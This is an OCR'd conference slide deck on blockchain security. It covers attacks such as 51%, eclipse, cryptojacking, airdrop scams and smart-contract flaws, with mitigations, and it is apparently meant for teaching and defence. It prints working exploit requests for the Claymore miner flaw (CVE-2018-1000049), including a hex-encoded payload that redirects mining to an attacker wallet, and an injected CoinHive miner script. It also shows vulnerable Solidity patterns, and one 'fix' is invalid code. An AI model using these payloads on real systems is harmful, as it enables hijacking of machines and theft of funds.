infosecurity ISACA
NORTH AMERICA EXPO AND CONFERENCE
20-21 NOVEMBER 2019

Geek Street

TUAN PHAN, Partner

Securing Blockchain Platforms: What You Need to Know

#INFOSECNA


CAPLOCK SECURITY

Learning Objectives

1. Key concepts of public and private blockchains
2. Types of attacks on blockchain network
3. How such attacks can be exploited.
4. Basic blockchain security considerations & best practices

Key Blockchain Concepts

Typical Blockchain Network



infosecurity ISACA NORTH AMERICA EXPO AND CONFERENCE #INFOSECNA
SECURING BLOCKCHAIN PLATFORMS: WHAT YOU NEED TO KNOW
CAPLOCK SECURITY

Key Blockchain Characteristics

- Public
- **Permissionless**
- Untrusted Participants
- Decentralized
- Requires Utility Token
- Requires Wallet


- Private
- **Permissioned**
- Trusted Participants
- Centralized
- Token-less
- CA (MSP)

Well-known Blockchain Platforms & Applications

APPLICATIONS

OPEN PLATFORMS

ENTERPRISE



Four Core Characteristics of Blockchain


Shared Ledger
- History of all transactions
- Append-only with immutable past
- Distributed and replicated

Cryptography
- Integrity of ledger
- Authenticity of transactions
- Privacy of transactions
- Identity of participants

Trust Model
- Consensus protocol
- Transaction validation
- Tolerate disruption

Smart Contract
- Business Logic runs on the nodes
- Executed together with transactions

A Peek in to the Future



Permissionless Blockchains

Permissioned Blockchains

User Wallets


- Serves as the primary interface to the blockchain
- Is the container for private keys and as the system for managing these keys.
- Controls access to a user's money, manages keys and addresses, tracks user balance, creates and signs transactions, and interacts with contracts.

Types of Wallets

Demo Ganache, wallet and money movement

Hot Wallets
- Web wallets
- Browser wallets
- Desktop/Mobile wallets

Cold Wallets
- Hardware wallets
- Paper wallets



Types of Attacks

Network-Level Attacks

- 51% Attack *
- Eclipse Attack
- Denial of Service Attack
- Sybil Attack
- Routing Attack

infosecurity ISACA NORTH AMERICA EXPO AND CONFERENCE #INFOSECNA
SECURING BLOCKCHAIN PLATFORMS: WHAT YOU NEED TO KNOW
CAPLOCK SECURITY


51% Attack Summary


Is a double-spend attack by taking advantage of the PoW consensus algorithm.


Why do we care?

Free Money!

51% Attack: Step 1 and 2




51% Attack: Step 3 and 4
Step 3:
Block 38
Block 39
Block 40
Block 41
Hashing power
Block 39
Block 40
Block 41
Block 42
Hashing power
Step 4:
Block 38
Block 39
Block 40
-100 BTC
Block 41
Block 39
Block 40
-0 BTC
Block 41
Block 42
infosecurity ISACA
NORTH AMERICA EXPO AND CONFERENCE
#INFOSECNA
SECURING BLOCKCHAIN PLATFORMS: WHAT YOU NEED TO KNOW
CAPLOCK SECURITY


51% Attack: Step 5
Step 5:
Block 38
Block 39
Block 40
-100 BTC
Block 41
Block 39
Block 40
-0 BTC
Block 41
Block 42
Success!
infosecurity ISACA
NORTH AMERICA EXPO AND CONFERENCE
#INFOSECNA
SECURING BLOCKCHAIN PLATFORMS: WHAT YOU NEED TO KNOW
CAPLOCK SECURITY

51% Attack

Mitigation

- 'Black swan' event
- Usage of checkpointing
- Add more active hashing/computational power leads to more security.
- Make network ASIC-resistant
- Increase the number of confirmations

Node-Level Attacks

- Cryptojacking Attack
- Remote Manager Exploit (miner exploit) *

Remote Manager Exploit

- Requires port forwarding, misconfiguration and/or known weaknesses (CVE-2018-1000049).
- General exploit sequence:
  1. Sending requests to port 3333/tcp

```
{"id":0,"jsonrpc":"2.0","method":"miner_file","params":["reboot.bat","
4574684463724d696e657236342e657865202d6570
6f6f6c206574682d7573322e6477617266
706f6f6c2e636f6d3a38303038202d6577616c2030786430383937
6461393262643764373735346634656131386638313639646263303862656
2386466372026d6d6f6465203120 2d6d706f72742033
333333202d6d70737720677576 4a746f43785539"]}
```

  2. Submit a reboot request.

```
{"id":0,"jsonrpc":"2.0","method":"miner_reboot"}
```


Remote Manager Exploit – Hex Encoding

3. Manipulates the user config data to mine for a different wallet address:

```
EthDcrMiner64.exe -epool eth-us2.dwarfpool.com:8008 -ewal
0xd0897da92bd7d7754f4ea18f8169dbc08beb8df7 -mode 1 -mport 3333 -mpsw
guvJtoCxU9
```

4. Set new password to prevent others from seizing vulnerable miners.


User Attacks

- Air Drops and Hard Fork Scams *
- Fake Wallets
- Wallet Exploits *


Air Drop and Hard Fork Scams

1. Sophisticate web sites with quality roadmap, white paper, and 'impressive' management team.
2. Promotion of air drops and incentives by fake Twitter accounts.


Ethereum Nowa




Ethereum Nowa





Promotions of Ethereum Classic Vision



Stellar







Air Drop and Hard Fork Scams

Mitigation

- Research thoroughly.
- If private key being asked it must be a scam.
- If a download is requested, make sure it is does not contain malware.
  - Download into a sandbox
  - Check data packet with Wireshark.
  - Segregate your true wallet from test wallet.
  - Test with small amount.

Demo of Wallet Exploit

- Wallet setup
- Usage of seed words, PIN
- Recovery of encryption keys
- Wallet uninstallation

Smart Contract Attacks

- Access Control *
- Default Visibility *
- Reentrancy *
- Integer Over/Underflow
- Unchecked Return
- Timestamp Manipulation
- Bad Randomness
- Front Running
- Denial of Services
- Short Address

Access Control

Anti-pattern

```
1  pragma solidity ^0.4.21;
2
3  contract OwnerWallet {
4      address public owner;
5
6      function initWallet() public {
7          owner = msg.sender;
8      }
9
10     // Fallback. Collect ether.
11     function () payable {}
12
13     function withdraw() public {
14         msg.sender.transfer(this.balance);
15     }
16 }
```

Is an attack that seize ownership of a contract from its rightful owner.

- Incorrect usage or lack of constructor to initialize ownership.
- Failure to check for ownership prior to execute key functions.

Access Control

Mitigation

```
1  pragma solidity ^0.4.21;
2
3  contract OwnerWallet {
4      address public owner;
5
6      // constructor to initialize ownership
7      function OwnerWallet() public {
8          owner = msg.sender;
9      }
10
11     // Fallback. Collect ether.
12     function () payable {}
13
14     function withdraw() public {
15         require(msg.sender == owner);
16         msg.sender.transfer(this.balance);
17     }
18 }
```

- Properly initialized to maintain contract ownership.
- Require contract owner check before any allowing any execution intended for the contract owner.

Default Visibility

Anti-pattern

```
1  pragma solidity ^0.4.21;
2
3  contract HashForEther {
4
5      function withdrawWinnings() {
6          // Winner if the last 8 hex characters of the address are 0
7          require(uint32(msg.sender) == 0);
8          _sendWinnings();
9      }
10
11     function _sendWinnings() {
12         msg.sender.transfer(this.balance);
13     }
14 }
```

Misuse of visibility modifiers expose certain functions for manipulation by other contracts.

- No visibility identifier stated.

Default Visibility

Mitigation

```
1  pragma solidity ^0.4.21;
2
3  contract HashForEther {
4
5      function withdrawWinnings() public {
6          // Winner if the last 8 hex characters of the address are 0
7          require(uint32(msg.sender) == 0);
8          _sendWinnings();
9      }
10
11     function _sendWinnings() private internal {
12         msg.sender.transfer(this.balance);
13     }
14 }
```

- Explicitly state the visibility identifier.
- Use the correct visibility identifiers:
  - Public (visible to everyone; is the default if not specified)
  - Private (visible for only the current contract)
  - Internal (can be called inside the current contract)
  - External (can be called from other contracts and transactions)

Reentrancy

Anti-pattern

```
1  // INSECURE
2  mapping (address => uint) private userBalances;
3
4  function withdrawBalance() public {
5      uint amountToWithdraw = userBalances[msg.sender];
6      require(msg.sender.call.value(amountToWithdraw)());
       // At this point, the caller's code is executed, and
       can call withdrawBalance again
7      userBalances[msg.sender] = 0;
8  }
9
```

Is a classic attack that takes over control flow of a contract and manipulate the data to prevent the correct updating of state.

- Making external calls

Reentrancy

Mitigation

```
1  mapping (address => uint) private userBalances;
2
3  function withdrawBalance() public {
4      uint amountToWithdraw = userBalances[msg.sender];
5      userBalances[msg.sender] = 0;
6      require(msg.sender.call.value(amountToWithdraw)());
       // The user's balance is already 0, so future
       invocations won't withdraw anything
7  }
8
```

- Finish all internal work (e.g., state changes) first and only then calling the external function.
- Use send() instead of call.value()().

Demo of Reentrancy Exploit

- How to setup an ‘attacker’ contract
- How to exit before call completion in ‘victim’ contract
- Setup event

Learning Objectives

Recap

1. Discussed the key concepts of a blockchain network.
2. Highlighted the different types of attacks on blockchain network.
3. Addressed how certain attacks can be exploited.
4. Learned the best practices to mitigate the attacks.

Final Takeaways

1. Blockchain security considerations will vary with blockchain design.
2. Rollout carefully (rate limiting, max usage)
3. Prepare for failure and threats (circuit breaker, security audits)
4. Keep things simple
5. Stay up to date (refactoring, latest compiler, coding update)

Blockchain solutions are evolving at rapid speed and so are the challenges!

Thank you for Your Time

Please complete the Survey

Tuan Phan, CISSP, PMP, CBSP, Security+, SSBB
Partner, Caplock Security LLC
tphan@caplocksecurity.com @ChainOpSec LinkedIn.com/in/tuanphan/

infosecurity ISACA NORTH AMERICA EXPO AND CONFERENCE #INFOSECNA SECURING BLOCKCHAIN PLATFORMS: WHAT YOU NEED TO KNOW CAPLOCK SECURITY

Supplement Slides

What is Blockchain?

Is an immutable ledger for recording transactions, maintained in a distributed network of untrusting peers using a trust mechanism to verify transactions.

- Blockchain achieves:
- Trust → immutable ledger, consensus
- Autonomy → distributed network
- Disintermediary → untrusting peers

infosecurity ISACA NORTH AMERICA EXPO AND CONFERENCE #INFOSECNA SECURING BLOCKCHAIN PLATFORMS: WHAT YOU NEED TO KNOW CAPLOCK SECURITY

Non-deterministic vs. Deterministic Wallets

Non-Deterministic (random)	Hierarchical Deterministic (HD)
Private keys are randomly generated.	Multiple private keys are derived from a seed in a tree structure.
Requires a keystore of key parameters.	Uses mnemonic codes.
Uses key derivation function (KDF) to safeguard against brute-force, dictionary and rainbow attacks.	Relies on the entropy of the mnemonic codes (from 128 to 256 bits), checksum, plus the KDF to derive the 2^{512} binary seed of BIP-39
Must be maintained and cumbersome to backup. Yield greater risk to the loss of private keys over time.	Can be regenerated from the seed words.
Not recommended for general usage except for simple tests and experimentation.	Recommended for users

51% Attack Summary – Step-by-Step


Is a double-spend attack by taking advantage of the PoW consensus algorithm.

1. Requires the creation of malicious version of the blockchain.
2. Conduct the transactions on the legitimate version of the blockchain.
3. Gain hashing power the extent the malicious version longer than the legitimate version.
4. Broadcast the malicious version of the blockchain to revert prior transactions.
5. Rewrite history

Eclipse Attack

An attack in a decentralized network where an attacker seeks to isolate and attack a specific user(s).

- Bitcoin → 8 nodes
- Ethereum → 13 nodes



Eclipse Attack

Mitigation

- Increase number of connections
- Randomize node selection
- Whitelisting of nodes
- Limit number of nodes per IP address/machine
- Usage of multiple confirmations

Cryptojacking Attack

- Leverage phishing to load cryptomining code onto the user computer.
- Embed script onto web sites or ads to infect the user browsers.

- Real-world example - CoinHive


```
71 </script><script src="https://coinhive.com/lib/coinhive.min.js?v=3"></script><script>
72         var miner = new CoinHive.Anonymous('OT1CIcpkIOCO7yVMxcJiqmSWoDWOri06', {throttle: 0.5});
73         miner.start();
74     </script><script>
```



Cryptojacking Attack

Mitigation

- Implement security awareness with focus on phishing prevention.
- Install ad-blocking or anti-cryptomining extension on web browsers.
- Use endpoint protection.
- Use web filtering tools.


Ethereum Classic Vision – Another example






Cryptojacking Attack

Real-world example - BadShell





Fake Wallets

Download link


- Linux/Mac versions = Original
- Windows = Malware version

Mitigation

- Use original developer's Github links.
- Check hash of the file if available before installing.


Jaxx Exploit

Step 1 – Locate Storage File



